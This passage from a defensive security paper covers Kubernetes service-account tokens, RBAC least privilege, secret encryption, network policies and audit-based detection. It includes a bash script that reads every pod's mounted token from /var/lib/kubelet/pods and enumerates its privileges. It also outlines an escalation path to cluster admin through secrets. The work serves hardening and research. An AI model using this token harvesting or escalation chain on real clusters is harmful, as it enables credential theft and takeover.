Service account tokens are only created if a service account or pod is configured to mount the token. In Kubernetes, a default service account is created in every namespace and is auto-mounted to pods that do not specify a service account. This behavior can be turned off by specifying `automountServiceAccountToken: false` in the service account or pod configuration. If an application does not need to access the Kubernetes API, it should not have a token mounted. Only mounting necessary tokens will help ensure that Kubernetes engineers are more explicit in what applications can access the

API. This also limits the number of service account tokens an attacker can access if the attacker manages to compromise any of the Kubernetes hosts.

3.4.3. Review RBAC Permissions and Follow Least Privilege

Role-Based Access Control can quickly become overwhelming for engineers. Fortunately, there are many solutions to assist with understanding RBAC. One site called RBAC.dev has a well-curated list of resources for documentation, talks, and tooling concerning Kubernetes RBAC. Additional notable resources are listed below.

- RBAC.dev
- OWASP Kubernetes Security Cheat Sheet
- OWASP Kubernetes Security Testing Guide (KSTG)
- Kubernetes.io Security Documentation
- Kubernetes.io RBAC Good Practices
- Threat Matrix for Kubernetes
- HackTricks Kubernetes Pentesting
- NSA Kubernetes Hardening Guide

Although tools exist for enumerating Kubernetes privileges, the author had difficulty finding a tool or script that was easy to utilize and could list the privileges for every service account on a particular node. The difficulty finding tools led the author to

create the script called kubelet-defendernum.sh.

```
for mydir in $(find /var/lib/kubelet/pods -name namespace -exec dirname {} \;); do
    echo "Checking $mydir"
    export cert=$mydir/ca.crt
    export token=$mydir/token
    export namespace=$mydir/namespace
    export apiserver=$(netstat -n | grep 6443 | awk '{ print $5 }' | uniq)
    export whoami=$(kubectl whoami --token=$(cat $token))
    export tokenexpiration=$(jq -R 'split(".") |.[0:2] | map(@base64d) | map(fromjson)'
<<< $(cat $token) | jq '.[1].exp')
    echo -e "\n"
    echo "Checking privileges for ---$whoami---"
    echo "Service account expires @$(date -d @$tokenexpiration)"
    echo "$cert $namespace $token $apiserver"
    mv /root/.kube/config /root/.kube/enum-config
    kubectl --certificate-authority=$cert --token=$(cat $token) --namespace=$(cat
$namespace) --server=https://$apiserver auth can-i --list
    #Checking for Risky privileges in all service account tokens
    echo -e "\n"
    echo "Does this service account have full cluster-admin privileges?"
    kubectl --certificate-authority=$cert --token=$(cat $token) --namespace=$(cat
$namespace) --server=https://$apiserver auth can-i "*" "*" --all-namespaces
    echo "Can this service account list secrets in kube-system (Quick way to get cluster
admin)?"
    kubectl --certificate-authority=$cert --token=$(cat $token) --namespace=$(cat
$namespace) --server=https://$apiserver auth can-i list secrets -n kube-system
    mv /root/.kube/enum-config /root/.kube/config
    echo -e "\n"
done
```

Figure 13 kubelet-defendernum.sh

In order to entirely run the script, jq and netstat must be installed on the server. The script utilizes netstat to locate the API server address from a worker node. However, the script can be modified to manually specify the API server address if it is already known. Additionally, the kubectl package manager called Krew, and the Kubernetes plugin whoami, must be installed. The whoami plugin requires a valid kubeconfig file in ~/.kube/config to help enumerate which service account a token applies to. *Kubectl auth can-i* will enumerate the permissions in the present kubeconfig instead of the actual service account token. Hence, the script temporarily moves the kubeconfig file during each loop iteration to ensure the token permissions of the service accounts are

enumerated. The script can tell which service account token permissions are tied to, when the token expires, and what the token's permissions are. The last part of the script makes two specific checks to see if the token has cluster-admin privileges and if the token can list secrets in the kube-system namespace.

```
Checking /var/lib/kubelet/pods/7649d57b-9a09-4795-8954-
e353ded78518/volumes/kubernetes.io~projected/kube-api-access-ql7m2
Checking privileges for ---system:serviceaccount:default:argocd-application-
controller---
Service account expires @Mon May  6 09:44:14 PM EDT 2024
192.168.10.100:6443

 Resources                  Non-Resource URLs  Resource Names  Verbs
 *.*                        []                 []              [*]
                            [*]                []              [*]
 applications.argoproj.io   []                 []              [create get]
 appprojects.argoproj.io    []                 []              [create get list watch update patch
                                                                delete]
 events                     []                 []              [create list]
 configmaps                 []                 []              [get list watch]
 secrets                    []                 []              [get list watch]

Does this service account have full cluster-admin privileges?
yes
Can this service account list secrets in kube-system (Quick way to get cluster admin)?
yes
```

Figure 14 kubelet-defendernum.sh sample output

As mentioned earlier, listing secrets can be an easy way to escalate privileges, such as by listing the secret for the clusterrole-aggregation-controller service account and using its escalate privilege to obtain cluster admin. If the clusterrole-aggregation-controller service account does not have a secret generated, a service account token that can create secrets can be utilized to create the secret. Another token with get, list, or watch secret privileges can then grab the token.

3.4.4. Encrypt Secrets

Kubernetes secrets are not encrypted by default which presents a security risk if an attacker gains access to ETCD or can view secrets within Kubernetes. By setting up encryption at rest for secrets, the risks posed by an attacker stealing secrets are

significantly minimized. An attacker would also need to access the control plane servers to steal the encryption keys before they could utilize them. Suppose an attacker already has access to the host file system of the control plane servers. In that case, they likely have cluster admin or can quickly obtain cluster admin, indicating a much larger issue than unencrypted secret data.

In addition to restricting the RBAC privileges for secrets, engineers should encrypt the secrets to prevent an attacker with API or ETCD access from utilizing them. Kubernetes provides documentation at https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/#ensure-all-secrets-are-encrypted that explains how to encrypt Kubernetes secrets. Other best practices for secret management should include not logging the secret data in the clear, not storing secrets in pod configurations, deployments, and other Kubernetes workloads, and ensuring unencrypted secrets are not checked into source code repositories.

3.4.5. Utilize Network Policies

Kubernetes operates on a flat network that allows all namespaces to talk to each other. Flat networks are great for ease of use and simplicity, but there are better options when it comes to security. The Calico network plugin was chosen for the research environment since it supports network policies. A network policy allows engineers to restrict communication between namespaces, pods, IPs, and ports. This is especially useful in multi-tenant environments where administrators must restrict communication between tenant environments. An attacker or malicious user will have difficulty enumerating and compromising environments that have created and implemented network policies on their namespaces.

3.4.6. Detecting Attacker Enumeration

Kubernetes has extensive logging capabilities that can be utilized to detect malicious activity. In order to take advantage of the logging capabilities, auditing must be turned on and audit policies configured. Care must also be taken when configuring audit policies to ensure secret data is not inadvertently collected. Audit logging does increase memory consumption, but its value is worth the extra resources. According to the Kubernetes documentation, auditing allows the following questions to be answered:

- What happened?
- When did it happen?
- Who initiated it?
- On what resources did it happen?
- Where was it observed?
- From where was it initiated?
- To where was it going?

The audit data can be sent to a remote web API, and engineers can set up alerts when suspicious activity is detected. Third-party tools can also be configured to assist with threat hunting, such as the open-source tool Falco. A combination of audit logging and threat hunting can quickly detect when attackers begin enumerating service account tokens. An application will rarely query what privileges it possesses, which makes the activity stand out. Audit logs will provide additional details to help engineers stop further malicious activity and catch the attacker early in the enumeration phase before they can compromise the entire cluster.

4. Recommendations and Implications for Future Research

Kubernetes security is complicated, and the speed at which it is being adopted and improved makes securing it even more difficult. When securing Kubernetes, the primary recommendation for engineers is to ensure RBAC privileges are planned out, enforced, and regularly reviewed. The scripts provided in this paper are a great start to evaluating what privileges applications are requesting and can be customized, extended, or improved to fit an organization's needs. With additional developer support, the scripts can even be turned into an open-source tool that others can utilize.

Research is needed to create additional examples of how specific privileges can lead to privilege escalation and how those privileges are mapped to popular applications. Mapping applications and their risky privileges will help ensure engineers and developers are informed on what RBAC risks various applications pose so that design decisions can be made regarding how to secure the applications.

Cory Helco, cory.helco@gmail.com

Multiple kubelet-defendernum.sh script runs have shown that service account tokens are valid for one year. The Kubernetes documentation states that API credentials are obtained using the TokenRequest API and have a bounded lifetime of one hour, which is different from the case in Kubernetes v1.26 since automatically generated service account tokens all show as valid for one year. Deleting the pod associated with a service account token invalidates/deletes the token. However, until the pod is deleted, an attacker can continue utilizing the token without it expiring. Additional research to validate this assumption needs to be performed, and awareness should be drawn to it if the assumption is correct.

Lastly, limited documentation mentions service accounts in the /var/lib/kubelet/pods directory on Kubernetes hosts. The information should be added to the primary Kubernetes documentation.

5. Conclusion

Kubernetes adoption continues to increase in many industries, and the ease, simplicity, and speed at which new applications are deployed is enticing to engineers, businesses, developers, and users. Unfortunately, this adoption has also significantly increased complexity and security blind spots. Large numbers of service account tokens can be enumerated at once, an attacker can combine the privileges to perform privilege escalation, and the attacker can gain control of an entire Kubernetes cluster.

In most cases, the attacker will require privileged host access to one or more of the worker nodes, but once they obtain that access, the process of chaining privileges can begin. One token may have permission to create pods, and another might be able to create secrets in the kube-system namespace, while another might be able to read secrets in the kube-system namespace. An attacker can quickly move from one compromised host to cluster admin with access to multiple service account tokens and a deep understanding of Kubernetes RBAC.

This research has provided many examples of how an attacker can abuse and chain RBAC privileges and steps that defenders can take to protect their Kubernetes clusters. Constant vigilance by defenders is required, but the likelihood of compromise

can be significantly reduced by following recommended Kubernetes security best practices, implementing auditing and threat hunting, and regularly reviewing the privileges requests by all the applications running in their environment.

Cory Helco, cory.helco@gmail.com

References

CNCF Cloud Native Interactive Landscape. Cloud Native Landscape. (n.d.). Retrieved April 27, 2023, from https://landscape.cncf.io/card-mode

Cormier, P. (2022, February 22). *The State of Enterprise Open Source: A Red Hat Report*. Red Hat - We make open source technologies for the enterprise. Retrieved April 8, 2023, from https://www.redhat.com/en/resources/state-of-enterprise-open-source-report-2022

Kubernetes. (2022, December 26). Kubernetes API Concepts. Retrieved April 8, 2023, from https://kubernetes.io/docs/reference/using-api/api-concepts/

LobuhiSec. (2023, January 16). *Abusing ETCD to inject resources and bypass RBAC and admission controller restrictions*. Medium. Retrieved May 4, 2023, from https://lobuhisec.medium.com/using-etcd-to-inject-resources-and-bypass-rbac-and-admission-controller-restrictions-f240ae31e7f0

Managing service accounts. Kubernetes. (2023, April 1). Retrieved April 9, 2023, from https://kubernetes.io/docs/reference/access-authn-authz/service-accounts-admin/

McCune, R. (2022, April 6). *Kubernetes Rbac: How to avoid privilege escalation via certificate signing*. Aqua Blog. Retrieved April 29, 2023, from https://blog.aquasec.com/kubernetes-rbac-privilige-escalation

Metz, C. (2014, June 10). *Google open sources its secret weapon in cloud computing*. Wired. Retrieved April 8, 2023, from https://www.wired.com/2014/06/google-kubernetes/

Pellitteri, A. (2023, February 28). *Scarleteel: Operation leveraging terraform, Kubernetes, and AWS for Data Theft*. Sysdig. Retrieved May 6, 2023, from https://sysdig.com/blog/cloud-breach-terraform-data-theft/

Pod security standards. Kubernetes. (2023, April 29). https://kubernetes.io/docs/concepts/security/pod-security-standards/

Secrets. Kubernetes. (2023, April 28). Retrieved April 28, 2023, from https://kubernetes.io/docs/concepts/configuration/secret/

Using RBAC authorization. Kubernetes. (2023, April 5). Retrieved April 29, 2023, from https://kubernetes.io/docs/reference/access-authn-authz/rbac/

Cory Helco, cory.helco@gmail.com

Workload Resources. Kubernetes. (2021, June 16). Retrieved April 28, 2023, from https://kubernetes.io/docs/concepts/workloads/controllers/